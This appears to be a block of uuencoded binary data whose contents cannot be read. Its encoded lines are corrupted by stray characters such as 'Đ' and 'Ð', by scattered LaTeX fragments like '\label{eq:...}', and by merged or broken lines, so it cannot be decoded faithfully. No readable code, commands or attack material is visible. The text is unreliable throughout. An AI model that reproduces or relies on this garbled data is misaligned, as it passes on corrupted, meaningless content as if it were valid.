M.`T"/Y[1\M1'T5<^I.BI4A?K`AG;\,4!MSNC<6<R(S62VG8UC:,V;"Z!C..)Ð M6P!A!OV0"HWIXL+>TFS.*AV?L+)_8\$;M1/=[V[%'AB]G%&][&C0_[;=80A67Đ M!PS`P;Y11KEYHE2S`EE3"V"\$4X!B>--E0_5'S3N.;Q6X:])3`#XL(*JQVJ\IĐ MT8RG*B.R@#[N?>]#;&5,MK5^7=7E7--&?*N>%1^[TNM`&]9.%S%)EY+W91\D MS)X)>NS1L]K8>>>G/FV`(<VU1QF6G&?CGSIC\(CS7\9]R5A3T57Z8QS=!>Q?Đ M.EI%*ZX00Q\$FHL%(\A,C4@?A0N\$I"(&QQQDK5%5Z94E49%-HR\$0[LAQIAU*]D M4-;7MC5FZ9R\$<=(YRO/\$GQP/)RP`XV;5FV2AMM84/_-6DU#T"?2LE84&:?'ZĐ M5S%NQ]2-#(@-YL:EK?>#[OT#Y-CJ;&U3D0)D%?+4-UO;W.48I.YG>4OG7[UFD MD(@ZQ%D6RWQ\$%\$;Z3TE;HY`^?O\KO8J@Q"!8RA:6E6'8%AX,GBPRX@7;E58-Đ $\label{eq:ma0'P!!J#U} $$ 1S\&E' = 16.00 $$ MA0'P!!J#U $$ 1S\&E$ M"L>I'XSM9[D6%H;]XW3BL.4:FCLV]B2;R:J-=-QG.?2:&)&']NE+D1RG-L"/Đ M@=C*RC9AV7V?J@#`\#R'.7!6TFBUPLQUJB_*=&J<B4<K1H=UJ@.Y0<S18T/VĐ M5, K1F4=S!E[8A&KT>\8.WD<G2N28^LE472MC&=Y@9,Y`\$E24J)MB)"B.^T]OĐ $MD = "M5D, YUL[*EG; \8MB4V7P2!J>GMSIE 8BO[Z; <IY?`!39)3#OE!/; 1T1N8Đ$ M2=&13#C;XSGB[\$1./>]A2@/3I&R*)>SHY_:A:KX\$,MZ^-KUJ0-N?TRU@B,.RĐ M>>V!Y+0'`]1F@,>6*-RO`G3OGZ:J(OQF?)9#C.NQT8T T<'"Q)?)J2NG>N\?Đ MSV;Q #J&]I%BN\$F8**/K662OZ'@H-P7\VY=;PGKMEJIDR+<# U/(^C?CXM^(Đ MK9CBYBUCFXH]=NKV'69!RL5#1NV:^^,K':_*R0<07XT!K:9Y]C5(WC)`PVEEÐ MI-+8I:9&]=W#51:?+_%32ZW'IL6`RVK]ANL@NPK`>]LN\J*5>09?VD`4DWKGĐ MDM:9KWNWB"&6*MZTN(6DE4>V@X_ZG]@T\EJYP@P(769S791&^&PFOE9IG!H(D MQVU"AN3;Y/0[G(MT0=:LQ>LJ+C]L0QM7SH;4GV\B2GL_8LO-39J&9*"-JX*9Đ $\label{eq:model} \texttt{MQ:HX7!PB\$_,;*9T(-P[Y:<,.TH[X^;""\$XEG]P-JN=><"PHZ"^V\X]*\C5,^D}$ M7TV%62@RZ-E]JXH[!A6)6+?505B!2+O2E+O-E?+QD.U1=]O['3?R;X]G7^DRĐ M4A5^S"/*\>Z.NV`\>AF1X\929814D+",M`T]-H@>4&\$..7PK&UEJ0W+YU::\Đ M`Y'(F?C\$3-]WK&(ZVDS5K3!T/PKT)IJ5K25:N<@@M_)B`D.E5F3S=A5M^E#RĐ M/4A,K>M>RM-%([O"OIPN-\$\$@>1"SX;=GX*--1JDT/SVESOUUS:W^SG6J+?;^Đ M"2#U1^+\$:X=8"?*,6,Y*8J5->KLB6G\$!/+7MD2_XY&]WEWA*1"D=85@OL\$<VÐ MY;YI&`C>KYPYX%V\$@]<OOKD7HP3OAQ[O*)DULW)%7:3XJ<QN9YV,EJT&,K`"Đ MF";7\^ZZ9?IO4FB6R)U2365O6X*;9%+\$U+T9VS3I^SW5ZG35,P%S?H"FOE,GD M4]E0%]%RFE*%HR&,%U--?2F+4D>KHQZ/=Y)%AR>BQVV)-BNW;"?E08Q=\$`M:Đ MSWS/(V-1N\$5`FSDJME\@!*NV6/0D@7RGQJT9ELET?1`.=_)2/U.51^%1_419Đ M6&4,QJ"0+Y[BK6U)!?ADF7Q0>%QSUSPTGH8^;G+DF,I,_G)LBFX<"@!QBHCEĐ M[0GC>/%L`5`IM8V'D^X60,*<MV1/GV@)6C(8V@QRA-://N894'`;=J%G%;+@Đ $M[\#.\12ZF7J<6BC\%NF;7WG*MJ-.+($[IP\%G*LE]NHK'&IZ^*K4)#+D;)A^5BD $\texttt{M}) \texttt{H*\$N2G} \texttt{]2-SL[(X/1-]Y9?]27S"ONCNY/*">_^C8D[P\&C\#^:,575I114FOSQĐ] }$

MN0?@F3;3]&:@\FU[B+3XJ_9UGE&90CY,IH_1=N\GN"\]I_B&_6D:B:(W9\->Đ MV*A<--((X633DA68EL;>MP'%GZMZLZVBVA/?UP#:%M-6CC-U&RD9]YUK\$-<`D $\texttt{M]DTGU} < 5 \& \texttt{N[Z5,=,^RKO7RP,.XU'8>KN?[]HT6I;L(L*+.I1<D3</W=Y6R4]D }$ $M*X#4C51)P+$, < S, I^:=Q$JS!GOO7>RO(5\8"1Q2*9H=#]#=Z$H]8A\[KN&.WD]$ M-0-MY!UI;0R:S;%7LGA9X/H7DK=_@*OT>L#1CAOU&6>8?*D5\$]F%T^44'5GVD MBLJ/W1M?H;.M]TOZ) \ 55X=U[@<M%*?6Q,,J6*!9\7_9"^<V7L1=5D*0JPTV[D M@\$H?GIJW[QO9*9.9?08,^Z\D]J^Y?!.8F#YHA8CPU81]>1X/YK6Y%')-HCT%D M5XT(]9V^'IZB\(:+*RSKVBF"=/15IO\$*]BN7"TT;M:Z#B;I`]V"E;^:915A3Đ $\texttt{M="H/K[-;Q47G?KY\$LMU+H<ZZ;'0::!`]ZIB[OT`@B:1E!+O'JJ:^T?X(+S"TD) }$ M+6I.,<9.JPLKY3'/W`N"P2XN(`-YW"]MK/5?M=+*C>X-UQK;>NM%"B*Y33%YĐ $MR\&T\&S; = KV_: ZCAS(5!2: [(G"(+[I\P6E;@R7$-M4.JSQJ8DICV'WSP6N6WE\#D)])]$ M;0OGB579Q-1RE^ZYNRYS4I4:U/%*XC41M@)%VQ<\[]DK(]XX>+T<](R=<"&4D $M[7_{*}) + 2W$/\&";3%">+HQ\FBE\?+3;B7@-GO6SY$O9&:4!Z!,&]^/:K'G70Ð$ M9F]T!'B7U1P0X*#DUW5)<Q0WC%"?5==/;.HZ(OABJ(0</S/>CX2QY8DI+&;+D M1`X+Q/EJ*ZCS^-"DV`QL#T^\)-+.X@!L1I+[=L<DS(T/,;`C<MJ?;Y[JE\DOĐ M>@S\$PS8=`?JP*[.Q?B9CKB;]3MZ\AA7A^`\$(%92OW_]>'I;9SU[,)^@%Y9BFD M:\&\XNEQXOV*>K9)&GD4:(60Y/%39T9&^<3W>.F86#K8E*BE^#^UH`KQK6KSÐ M1]0]\I]G.MV_C[7E!3=Z?YDX>2?YWDTSTW7Z_5UFXN^Y,*Z;UO'1[+A/<2XDĐ M(WI\!?W!X]]M;/AMLJT`SOMY&]%0@2`>+W4W'J#3L8RGM7'LCI?N^>9H#][<Đ MO"#?LR7.=W-EF<4`4*YVDF8:^,Q^([&A"6(?'L98S\/";<Y]IK.LTVOK^BTVĐ $M='M&C,?M@!/,\4*C:EF0^{)}44NT04L4JYG"PJ76BORBF1+'0<3L_'+;9\.*JD$ MZF9]N._X9I'"URDL)>2.05YE?"/FA^UYHFKS"`=KQW1>,O"%=/?"!1"H+06PĐ M82;+S0T0(A\YY+#U2]'SQ%&)S<"V.I/-%7"E3,,D*57ZDF8[P%=HJ.DH]+9PÐ M+=(-G<44FLU"^*GC2J?.7@5(NE4+-;6:WE]J<P95'2??M!'.9NCB,(J9ASH-Đ M3I5W,+.SM7QI_!YNV>JLM^'VV=\$Y5[<@41P2GSJ]H=]X:*P\&\$1+65++'.:2Đ $\label{eq:mj:+r} \verb|MJ:+R| | 19' < 0M4Y | E:ZWD0#0UD+$\/M$0+LCA-/M\VDI#5EQ1W/65JHT5&E@HD | 19' < 0M4Y | 19'$ M6\3-.H&I"A9.N#T#&SXLK.`NH0_+Z^KQ_`H]J#=2,[;OUBNF#-U(2JQWB35VĐ MT<_R3?,;G#T-X*CIO"?\$;6KN\2';XXDDT\UI2*\NQ'K*0Y?@+;&7=N?`\GOĐ M#N92Y.@/0#6-3"ERH!9]T6=F6[:TV7IS,Y[<<:56TUZQ':+V,R3JEH7&M@-^Ð M.Z03;U.D.(.W9JE4%<4KZ#52K9_><M@4U[S___/83];<J.`/J*,]O.Y8JSU\$HĐ M[.>5T4[2-M9X%094QJDD:9_#LNU4@K[HP;18:T6INAF/(J.-&6O5D= H*(@%Đ M\N8:B6P_956IMN11/>]1\$Q18W0*TE&1%JJ=!HNGR&D9W%2YEB<OY036\BR?"D M2T<E, `^>Y(XOF63QD"L*Z&Y[VJN431MK@\$M*Y#ZW*8\$'@?@PX\;',^TO7%K&Đ $MXD*] = -_, , : 2Y' - E) 3 (TW63RX: X32#-*'/UN+, HQMR*\W&\K98D@"R<*N6&>RÐ$ MU?EPWG7<,:CQ=V)2W!=O>%',G?LDT6EC<)A?M2Q/1G;;\SDMV^,!37^S/`?&Đ MZ?I"86SY95NT[4,ZC8'Z=H_'=*;Q8Q&]FLC5@5`MDJQ-C7#VFB2YF:,AFR"MÐ MG*F#B2]X/4'BRM=E<T4*H5R\A(FBGPMPF=#RWH?>-7V7TL^R?IF!7ZV0]U>?Đ $\texttt{MN,7/OL)} \\ \texttt{X2?GI} \\ \texttt{:7GW7,<BQ7EK7K71TWG8]31"L2L@903]} \\ \texttt{*X2-U$BIP>QM)} \\ \texttt{RD} \\ \texttt{:10} \\ \texttt$ MC/:]LHHV"OOXA/JO(7`WY.GUN9HO++LK%9E P[)3"/#906L]E?IB,+IHJ/.4Đ M; `9\MS(K[?`R^GQ6!]5R;D!G^WC?,%*T]6A]3A`\8;/U*<:!^UC.AP<UV:)OĐ MN&)\$\$#?GN`/N_2S*%=Z!T*I_=5J!5._4LR-:(,ZOU-!GJQ[4*ZZ,K/HA,SM+D M9Z(@/KS^W9_5W6"GYDAZ`JAM]SJ;4#;"@;C"MF<<]YD>B.'4P#`_DL>YP&L`Đ MTA`7-\INLQRWL<Q2"1P]B8LQ%,2L`\$&SK@L*C%Q-M\$+S^[W+\$C%:%E_*N1\#Đ MY# 'BGV576>EVV`99V"V<%8S&%UZR6;;/'D%<E8M-I]PAML8#ZBZB6==^EOW4Đ $\label{eq:mass} $$M@FTQ)2Y@$$D=$XW,.J^3&S2$P[X*2SF-?V\#71$K-YX<BWI9I[S\8LR\Q]LZ4D$ $$LR^2(S)LR^2(S$ M:",P?TO53\$<YXV\A8%]K@F,Z=Y&E=Y(=)&F?YRHQ#*[>R,36R?*5,\$RF!15>D $M'[;P6)#&+^{4L*4WB},_:F^{I};><B5!XU#^]WT_%JZM+04P/0BXH##X^KVDNKHD$ $M:MBV=10EK:K69<$RCVCZX=@^R^F[F'R!SHJF\6/+7H&G1V\$3F)'U+AVK$#LD$ M'\$#K7B\1"M.MZE10#49CEPBK`;78=4`S]ZWA:FNY6[^`S%\$[FG@99->EBK1^Đ M/4U,_6)M6(M<B2<)R/O=5=5#H;<FMQ(HGUG>4,AOB:SAH@DII]/6))O.DGEXĐ M#%T\]F/[N*G^FJ4]@O:88P(=C14]RK BFY3A RO^\$-RH0/"NW>Z6<NCBMH8VĐ $MMR8N$ZW'NH:+[3-N1T/U[Z]Z=9BCUO8-[^F^$]^.E]@,^6W52;'R/%&P)\7SD$ MFLOX(,K:006,K')PVK9Q+=H&P`ZF]43'\B%%':(VP@R&&@JKHF.I+Y!Y<>//Đ MI'^V=.O<M'1WLU\Y16>C:=L46N^BO&0LH17B;S(0R1>KL,VJ=8Z^\GQ&<*[VĐ MA7Z\6M*0:6W)M;2L;"VBK.W^MXB[(@2)T;2-9X_CQ:05"P2@&NZE32L&I57FD ME86Q/JJ".=TAV:SY5QI,:5-\60#Q9S(_]_@DVK\&'4#"?2]OJ:AKQVW08ZJTĐ MFL*SCL/J[\$+NT,DX7Q2A3JJ2BB;:%\2/IG>XO,&T5&]QJ2>)VUN%5]40[]YHĐ M%J&@_IQGQ))(F,<^_!27.S1<IT@%#*K?[%YOJ7R1B9AP<T:JEHM)Y"3+\W?TĐ $MWZE$M]3T&YIYD^US/]+ZEGN$C(T?V\\@4O8+7<]V'XX^SU8JT$#-T7\\C;JT(BD) T(BD) T(BD)$ M\$J^*:U%5HTW)2&PZ;J&O\$*O\PCSU18I?[\\HW?'CVN9K1@9Y:+P%5RY*]<,MD

M^5ZJ!03\$61,E%QN#A_,\>H>Y_S.4ER@7^WG>,BTQH-:<T9IBN&=%)ZN3=IK[Đ M; \$D^I1V3F\$X3OX4V7KTD=3SSS/^K=#X7C_OJXGL(:_\GFG`<6KAMC*!-0_E\$Đ MQG+(/[QO;?AKO+>BC4]"7GA/#K.B*H?6RT2\78L2G:ND?\$JW/9]#RS!^(L]\$Đ M\$*2QC8,A/Q<%C\>W`];GW0.F]W87;>?\$0FM%TRL!WM144"K510\;EGD?C<5RD M=6?PE&XO-(YQ(^B?]<MK`^0AS&OZ(C'U"9WE"C9WNQI#SG1*Z\$W5,(KKG3-%Đ MM1!R5,M=Z08PP?+N'*C9F7Q\ZB,]=UXRK)0J_A%2.6;%8)<<E!5W^Y_M3=PLD MI!,=?+;D<C""%)+>--3H*4AUXVSC,>K;PK\M[POM.1V;LDP?F%1[!#"@-9BĐ M)`UU,KILZ-QMH^JX!82/@GNW%S>6RPM']XL>:^7>_57U&Z)=)[=&P@=")C-[Đ $M4V'#[A_MBMU8X; %^Q*/9A-8; -6.<^:):I]:>1:S*V94^8?93=='LZBD'\$J@Đ$ $M5<^R';>;)!&.1N$6_ET@OMIPR"8<X@O/-&3M;2!==MC0$;2P&80*ZPP.,O>?Ð$ MV`\$!^D8+D'67Z`_J\+\$-QO`4J1YLT6+=JNSY0,Y_J%+LT%H-"U@[*PDO\EHGĐ MWQH];MIK!:SKOE(!C>?/"@M`7"NJVB<**J\@I<RL,?'Q5U6'LN%L>O#1-=K*Đ MXJ,42#%X(`1?"\$C"0[IOYJ^@J&!.\$Q'ML^&S**\$[518A`09EYUCP\$<BZTO)FÐ M7:Y<#5R^D/U%'R!XL^HP&A[@^Y.8[%EU@L9,8ZI?6M#M7P-E\$5\<C9/-H:)*D M%:TFS'.LE)6EZD4U1+]J;6:8[5\D?K/!=>*9D+^:SO<7"*`OZH;_#G!GN-YGĐ M%#^4/"G5LJNXOH<X@A&9V%]3BZ3Q`SQ7N*2"Q9]%C0ZH-Z5-XV="'\$/(?B>DĐ $M(S?Z0Z?1@4_2G6U3\OP?]^)OX58Y+_7$1VCH.5U5Z3O688QAEA@UQ=E`SQ+-Ð$ MJHUMH_ZSODN"MH!?<\\$\$:E8\\$?V/6R3J4X2\F+6+';3PJ>\\$EF7@8<S\\$E*@'B3V\D M_2XSSQ]%)BLJ2CI*UE:U:HH`X.W01%JCY#A`0UOJ.952;@VM12DNW\AH]&N;D M"ZGUFL*KT=T/_C2_%RAJ\1GH**7@.&G,%1E'`[>T[`??NB(2[_H`L*6LTYZ/Đ M2I6'T%24CHI0/*Y7UTJ\$LX)ZZ]`'GY+\036(FS"@?4(E>F\79+!3)\$C+B?=VĐ MA/.Q`+\$;J\<&JSD/<+!241&_;3!6GETT,>'#A%9BB4+WIH&GE,/O`U@G,"&XĐ $\label{eq:mw^sk''} $$ MW^sK''/<4X0F&>@\\+LS(K27I5\#S-_7''D7/H/^[XL''A<EP08)C,:?V2$N4\;DDE $$$ MHRUC/M"/;7GX'\D5YX]G4DWH=FS"&?2_)\#*L%SEQ?>7210CKUCN"CC@='[4Đ M9\MD-?:.-V!.*WN77X]NK\$X"K5U6.MU+/;:]U-B'6F!KJZ10W?VS-#&!G06PÐ M0A5N'8GJF8#2V3B^]ZVN71OFKK%9`+)B`TFU957`J8N-DRB=FT9/:B#]M2?8Ð M?TOM%&/\$XXFBK!,Q"O\'_)1],YDW*HP&HE-"X<*,<<?[PWKY"165AI++\$5\3Đ M_9^)5I-X"N<`WQ(0VIK?-`*5^Y/83X!L=K:'+R1GNX^B]YCE6X-(LG>BVDZFÐ ME8SON-'!TQ9RC[,\PETG4/[H*C\=L=;T05;C<@:;S;6[>7P,)@,Q^9-WA\ORĐ MKTX]/P^U[,PZX]A25(-5]!WR\DN3!'<\8,2>G@D,QM.(W'W-V>@Y"(>FD+O:D MY0>2<BE=(\$7U_0?7"JM2>BH\$>%_W\$S=?S(EE^M@:DY7YV,CZH+R#R?)<DKJ)D MFZS?8&6([0Y:0NO36<DFHH[50@-H[R^R2:\[*?@-P%FKG`D/U/5C"TD)F/,?Đ MZZM6XZ\$"F_EA,BF;4APU:Z:5+.U3G87+M=_9(M8UGT&.XA[V90=DT5K%75=0Đ M)1,,<7'DBE1C\?A/PRL+5Y6L%9<[+.39=P2CCD64WU:FX1FF`@1KLF1?!>U*D MF(QCOP.4[!>D*4CGUC^JQZWJN(+=E;/3<.\$8Q3WC<;?:E",T+R2-O15@^)ORĐ</pre> $\texttt{M!} < \texttt{[\#XA4N} < \texttt{AU} < \texttt{N} \\ \texttt{9IE}) \\ \texttt{^8!C:V; \$!ONL\&9} \\ \texttt{_/J:LG*DXTG/LV7RFW+QT\#0HKTU-D}$ M0Q5?T`Y<9[=HFC*L[,8R>_G9+N\$@)6M&+%\$(>FUMS*/.+=EG=U<C+UZG=JUXĐ M*8`^FCYP,,HBM.U^#D`R5R95B1QZ2I_&O6*8G`,,PBAG%H*2R[.W@2F(&3+@Đ M^WJ('3MTV=3ZI/[AH2QL?;!"^5#)U]?VD&Q*=OC3YZ\$'-ZO.*S(W^!PV\@-.Đ M#_(IA1:%,Y#U]Q4T@PC)'8<=ASQ2MX#,P*V+3^:ASWT[K0M,BD:#6,YL;_B=D M&)!67K[=Q9#@]W<G%O8T[6TBS9*>IPE KSPQ>2=Z?42"=)-%>X3QFLNKC=?QĐ M=X)@V:F`EL(%E*:@JH\$[K8RF(\$HD*#X8\$YD,*B+IU''Q51W'41(!I(U-4/<SD MZ10[Z%U6+--<5CBKXJ*[QZ%8B-.M>;)-C*![G=Y.NJMNTP=F\^+AS#.3H99-D M0K<V`V8J\$BO*H^H[7.X+01J7\$;'CBP-63-0J<]X86ARY[WU&Q\$7\$8\$\$//(*ZĐ M.'V70%3=!"A&3Y[7Y<G0\D%H:\$0B]WU9*^/.`?ORC*AE-)[J0B)-JX=#)RR[Đ MMQJ!Y8>#PSR=3W,P-=BZ1YZ1?09UH0?4WGB9_N\B'HL9R!=H6G[5!K\$%0-8QĐ M%8VF3*%'*ZR7+"KVG1L>L<;>YUXL^J^B!FX;[]708960*790#A'F^@)K8X",Đ MOG\$N#\$=#47P?LRW8#U%_HLOZ_!6[Q,!W7563?OJD9V;>4NL%E<\\/SJ<I)_?OÐ $\texttt{M'>(J^MR7@.\&3[GA-+F04ZXJROK)-A+M4`U*L^D`!QI?S9U+]BD,&YT>JV"^VD } \\$ M:WFEH0INI<<1&4=YR\\$W*R\$@K'N)_CJ8R:)T_=H*OAZLQJT?];.OG5<&B9ZOÐ M360E:]\$%;V,:W9/8W9N8[KUAZ!VOU:9YHY`^30\$X4]TW52?77=E6]7-QMKF4Đ MN+ZUX(APV'6D(KI2CIF<N0)75=19OUXN)Z9-X=GW'@\=;W8)5K\I4QHN7HJ?Đ MP*5M^VQK 2%EXXAF&SK*=%Y^/C%3AT3&?NI!M<MAB-,'SRT^N<W*ZT2:(@4Đ MUQ8X3PW/L<VDLP38-;F^Y,@FWL9XFMUK4[4-"HEXCJSX\%6&)-=%XOU*3=:MĐ M,6-N+WD6;LX"4.7#"B??L8V7ZX2QBJ'E7YGO:%B/Y8``T^>%]I"FHLJ<A [ZĐ MUR69@YQHM&M\4TZ@]_JGY43]8>B20]BL'H7N`!7`F"EE<#J:(&&I.]/<1USWD M9K\$]0,)2'(7HE_Q+E8C+^_H\$K<APXSG\PXAB,CW%F"E@VF!COT!6YD]!+QK*D MM5N4W\)1T#[G,^CKV.47'=L[5./>DJ`LH4;7&UAGI-)[3Z;QZHZA>]+U4':?Đ M1I:0_^7#G]/>S#GA!W.?YV1K>CNLD,:U!A./."J>CMMU]%_2GPHM9&R,S3QBD M6F?I'E%<7?7YK+ASPCM#X38T\$;.94RA5V9)2K_?<`!XFF.WLW)C'*YF0B--0Đ M:A25MZRV('<D0]Y04I\$O4*QQ:=.ITS_17)DYI\$8-I;%DJ&=IFN@X_=7OB(*NĐ

M3\$!)\$"6,]8'PX49@,@::0?J=-4\$T&\$K:3?.!=>MITDCB)B8Q<Z6@1AFW1`=IĐ M-!Y.#E60%;_-H+DU5^XH./:^-;^<?#Y-INN<6EGA)=S9"\$%LR@-T7KW#DPV0Đ M=XPU)_/F]@+CE^N(T7VVGH3Y4AV1_+-JJZHB;A\89T194Y_T9&V3[-G7VQH\$Đ $M#'1=[03(/4s(\#EQA5^4MW$x<5?^CQ=HZGZ\#NCB3R,HRVA3(KD"2WKE,[P3!D])]$ M%/@OW!3)62#_*G_V'Z2P"?6U7^5U8A!Y&``T5-6?&F-9E_.TCO=0E2"NEE;EĐ MHA[NM4QNU,)M/)Q?T@&SZO;@9GB8:=_I.ZC?]4Q)UR[\$L]F0+Q?]J&&-T=I:Đ MMDPZ5L%5<3'<?S <]Q\QS&=B-PA<;ZKEP*[3^4]0.S2 Q6%.)`J!-"FURE3KĐ MPNRQI?EU3]5#1XN&R0-.4B"*9@^!V5,;RWOX0FP"&V/'O,NCZ&M:((#HH+F3Đ M1&,'YNCIYSS+RIPJX?;\$#0]:.O7IZ2?>'26`,A+XKWS_`R!]\YZ<4BMG4>V!Đ M5?C=&H;MO*\T>#75RX1,+S]&DW9W"\$^F?)\$%^*YGN`AR2?2CR`%>L'"10,JNÐ M'9E=9=?WPR&:P5-/RTI6H%3,14YW379AHEF7UXZ#Z191&QN`XA=[%DK`_`U4Đ MZJC5G%6LP=JJ1=(\$"VD=R!06X3F9L5R]]GC39D<5897S_+DHR80HEXSZF;U1Đ M;AW[`;20*8:-BG;#AU:>`.]Q:(5G\\$VA_+NHVWL/BPT+5!<;1ZT]QY03>6S.Ð MR"IHO6'3\^'EZJ<68U&NEPEC3V+:1PDZ@2FR,\ZEY\$VEJ7B-/?K+.D`RO:87Đ M%/\DI+G4WVA1L956`:0K^/?&7I)D:_G&"\PBQ%FIAL#%*8Q6M9NSGTFT^2!%D MC%P?XJWR]+P[1^5'P.V=FKH;#?%32D%R"G3CQJQUX+,[<?<A[HZK*<?"/;U'D M:_D\E[T+)/D^0,_0!"WE#:YNMGYGH;S(A5]PX8"7UQ=#;KU5PM"\$D0<2-EB2Đ MW:_AQ7A2]JSJA+VKLDK_"\%11=?H(:-M0H4PPGO02-W485-@N#5X/^:K_%GJD $MG1V(*;A)(4Z)X*WP'L.13\#CKXUD*4*X6GQN;_+*`$,1E\(MI_X2)N9;+G*-[Đ]$ $M1:J*2.>_>.KOV*Y)J*AFOX[A]/Z[<CP`UE0IMZWH)6[B328H3NF/CG[YB]LID$ MMAD_.G*813^B[I'\\$SZGQI90BHR\\$LG?)O\NZ0&W9+DM3,R5\\$70LI0\\$X\\$/'>72\text{D} M;1Q^7LJC;(U)NM\$:FV)*]8R,"B'#ZJ%4:7>X4S%SQM67ILH4(2\$?UC\&//]=Đ $M24S_+$ \$,J?.[1U.:\$+04H $^+$ =++<; TK\$=Z/MYXB,FIZ]+LM(O@\['S'@U%&Z*5D MO!>XT(3*M\$XVA_9'N:X\$_6<Y\C&AQ6J=XQT`I1R'Q`0]G83#>A[GL"D3K4C6Đ M;G4++C`"0*DBW0\$D*_R=L/]I]F&CQ9&:%)2NG]DO\$>@+7*KKA\$*6'6"Z=(5BD M`!87HIF^K!=OM?C^9,`HJ._%.5!+V2"?`SE,J@FZ!-1;;)/7&6BQ'ONI2C",Đ MV]L&)=5+C50'03\$9P3UL?\$#XZR+,S'*Z[O3B"T=(XA%=8D0]T;:,QG9-Đ $M0<U^*Z=M(^GAO2N[,^*MJ-JJHO34>K+XP39;-QG7?8H>/)'E[*V#;R=2T^Z1D)$ M1%_(.2O._B#94;"NA]4@)?:G>%F42U-BT>U2BIR0#];?_!__OLPNE-_,,=!;Đ MK"BT]07`L\$,\(DV]HRTIRROUM[X'KGC0PR@./Y46M-\5#]6-+&K-T166A5W1Đ M(K^S"NDP.#[Z06'R:*+/I/+<<VL\K.KUR>>VB9!.'T5@./QIY6M[6\$]S6:'UĐ ML9C5[=^[;*:CA*3'G2E[V^&J5N5E'F+-&O#9GJK"%Y@!NN'VQ"!(L#73U3QOĐ MO_Y@RF-O;N%,'WL'M?`/_^DH%3>IQG9-0)T\$!E]'MA49DQ[LN08Y2?W?A_E_Đ M*W5-0_EB0A7[KV`HG0[VIEXF4:S<#6WN."#F,RC,G\$Q/@:*PPP9`TF1XG0P4D MNM/A90"5A1[Y6-Z1:K4D[>V,P8\9RX-A0!5_M'2)?W*<O^O\KNFU'WYX.?HAĐ $M+5$48H]PND'J)15N9W?+AF:8NQR,^IORGUGA#QJ^1!7Z78AV48&RM2@$C1PRD$ M"B[F5NL7'DZ1LMR^40\\`8B<W9_S*5RVR%ZQ?<#]NV3^Q'DS9<9\$0?"(L6:LD M1ZIV!+VJ/<Y6>]%A9^<L>;?.95>,L?]IN^!,WRM`J^7+OO4(%YP_Y_NSG[0\$Đ M[*.H;0!DQM/)^\X;"]XQ<`E@-W_TJ,MYVR;/\?QMQ7EHQ?8'PX'/?CVJ!_7MÐ M8/7A3',':[S_E,[IF#>H5#E-KYJ%+_=VWCAI,L]T''Q*#TXC1HYBC"40#W.6Đ M-'W-9F:E"YVG1RRT/MZNYN&"?>;Z0R*PQ8O*BSJ\$7LA8QWV_##8+).P;\3K1D MWZWFQAX:'XZSTVV"V*)"_G.3V&_V!ZY?!8T9@[EM%SINVJ?41T^\]>MT@42?Đ MR^\SKMQ&DF1291+;>N+\"L[5UYC&KU*G4I\%+W-8-?;+W5V\&\\$+,\#?06&/YMD M2>BENQ\=64_![XH079N!A(7L#\$.H/9:[:J60NU9N2WX[A?&Q%&3;Q<@FYPKGD $\label{eq:mp=<;nh@*>L-5<I^3]_7+6F04O*B,M]].[:X\,=@HP='NJ?-HU1.U4A[+^]C6D$ M_=[5QAQ7MCK2+-P0<DGN>0D^^+H`Z#%F!2(RL!G_*%T\O=Z]OOV4!^'@=CT@Đ M'C1<NB_?^5).\!C6+:<HC8L'BEZ`(E/\$:FJ4Q>=6">YO6WXCNE^(__OH__6)Đ $M(+27*]0T_{+*}^4XL_{'}^{-1}$ M^UT\$@4)`<V)SLN6]E0*A.HK?OHD?G>W4.H+_P*E]T*>`(/S^K5,XN]%Q=XB*Đ $M^{5}G_{9+[N2@'=EK(@+$6\SMTZ?^[MR7^:W$FD^ALAGN`P@L;)NB43?GJ(L/%D)]}$ MBICHY#MO\80>VQ=I5T+5N\AIGP'C&9JGB7C7MIFD#E`1C>ZQ?2B18`I J[E Đ MTC9;.F!L)1NWRDM5?![I0!UOR\$2QW.FEYV=K9(\%C91%P7OS)))'#^WW1)'.Đ M:?CRRY%:0,>S<,]VYED^Z"'\$5F,.V37GA90]\8\$C&GL:?[QA%S!_]8EUR+<+D M/?BN,D"EMV4?E]6YR6"]'Z;)6N2S7B.CW/VT&ZZE/[4NT1J+;84 P[B)- OOĐ M*6EC&8@:N1^1%?LL3RW]."`Q/L3WF)V,\YXH+O/J1S1M:.([+_'EA:@8?(',Đ MTUQ;^ZWN)ZX+I2G\$%<><ZJK%<0PB\$/E]8W:1:_<]8W^_BX*D@42K3>%WTU.`D M8R-N.27\<"&^90>B2*EL;[;8=TP0.[1;E0\XL-@[U\$\2[(+YDKYNCYJ.4L^SD MIBV/]H6VL@+Q1E9/98V[_D4A2%9FM`C".MDJ2NM,M@@_'6Z?T\$OLBP?SP6PLĐ M7R:?UU0<LH^+7:1,?XG3MB79^!T([\E2;AU@1<[AI,6#%@&SS\$W>7\3XT5\$GD MV-VR)\&-E/-##7L>A5KMZ\\ ++'S>42K8?AWN44,E>]2EX!&;1_G)\\#)9K';'\D

 $ML] \#WW\$YK^F5H3*O3)J\&O\$R=@T6!2U; $1?B(Q+\#2(H5-\$;>2:O8:U]KO:43'D)$ M1/%/8UC>XKBXO)W&QZ_2@GW&Z;"QTXHOSN)K3CHBX_PD85=,]E+C,5N<MP)IĐ $MA;R^{T},S$ M2%YGK:,WG6&6[<7>SZ<E^KNA"D!Y/]7_\$<*E(,VU\$NK,?LQ%!5^VE&S:(3&JĐ M,W)_9"'2FGV@E.LI?/O5LU0E<6Z)_`RRA[=1/Z*@Z3SX6-=\GP7@'?;,*-<PÐ M*/!?,CAKM'DO"H*H(!"24Q*I,_?C5-\7KXLVS3'XDFHSY.6IW^:\$./*JA:"^Đ MOL^?\F1M)++@Y[2ZUG8(F.)P\$@S4>BS2@TB]['(C;C4^'2[+`*ZU\$''^MA\SĐ M--FK1HH0V1#[RE7XVYV8\'[ER#@DR"_%)WA9.T/QM4A7ZJ!TJ\?F!&L#@_3IĐ M>K3_DO<#%H!?K->.-\$<\$=?6XE+Y1'4E1'\$%*<YQ*BB:3U#;.T`;E).=8Q.>7Đ M,(`'_FG'Y"K<&BGM-0BA;V`28'0U[(2HSY*S-_6*_5=5T5H<^X*D]"G;)XOĐ MDUY>1HX;5QMSDUKTD9/W9D)4G/>9!N_Z5U-[P3GNSRC=U\%>//(ZV"MFC"@3Đ M,K*Z9#3K]&(2/38>Z\I!FQSF6*\7H"'+BTB\$NQ@?5PTMF!:I+''1@YNBXK>!Đ $M<&4_&?_EJX83W\\^H$Z1YTN13?V@$[)51=:+0Y)=Y[2K\#TEC;G5]_KGZ4A+7D$ 